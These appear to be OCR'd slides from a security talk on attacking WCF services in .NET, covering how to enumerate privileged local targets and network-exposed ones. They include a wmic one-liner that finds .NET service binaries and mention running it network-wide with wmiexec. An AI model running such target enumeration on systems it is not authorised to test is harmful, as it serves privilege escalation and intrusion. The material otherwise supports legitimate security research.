
WTF is WCF?

- The contract is where the bugs will be found
- Services are exposing powerful operations to untrusted clients
- Sometimes protections are in place to lock down the service, but these *may* be bypassed
- Mechanisms to exploit the operations may not always be immediately obvious

Target Enumeration

- .NET binaries
  - WCF was released in 2006 with .NET Framework 3.0
- Local targets
  - Focus on services running as privileged users like LocalSystem or LocalService
- Remote targets
  - Needs to use a network binding like NetTcpBinding


Target Enumeration



- Process Explorer makes it possible to identify local target services quickly
- It can be configured to highlight .NET processes

Target Enumeration


- By clicking on properties for a specific process the loaded .NET assemblies can be inspected
- It's possible to check for references to System.ServiceModel which is the assembly that provides the classes needed to create WCF services.




Target Enumeration

- The WMI Commandline (wmic) tool can also be used
- First a query to return all running services is issued
- Next, each binary is searched for the string “mscoree.dll” which is a key dependency for programs written using the .NET Framework

```
cmd /c "(echo off && FOR /F "delims=" %i
in ('wmic service where "state =
\"Running\" and not pathname like
\"%svchost%\"" get pathname') DO findstr
/M /C:"mscoree.dll" %i 2>nul) & echo on"
```



Target Enumeration



- The one liner in the previous slide has the disadvantage of potentially resulting in false positives/negatives
- It has the advantage of working using only native tools
- This makes it possible to run against all systems in a network using wmiexec or similar

Target Enumeration

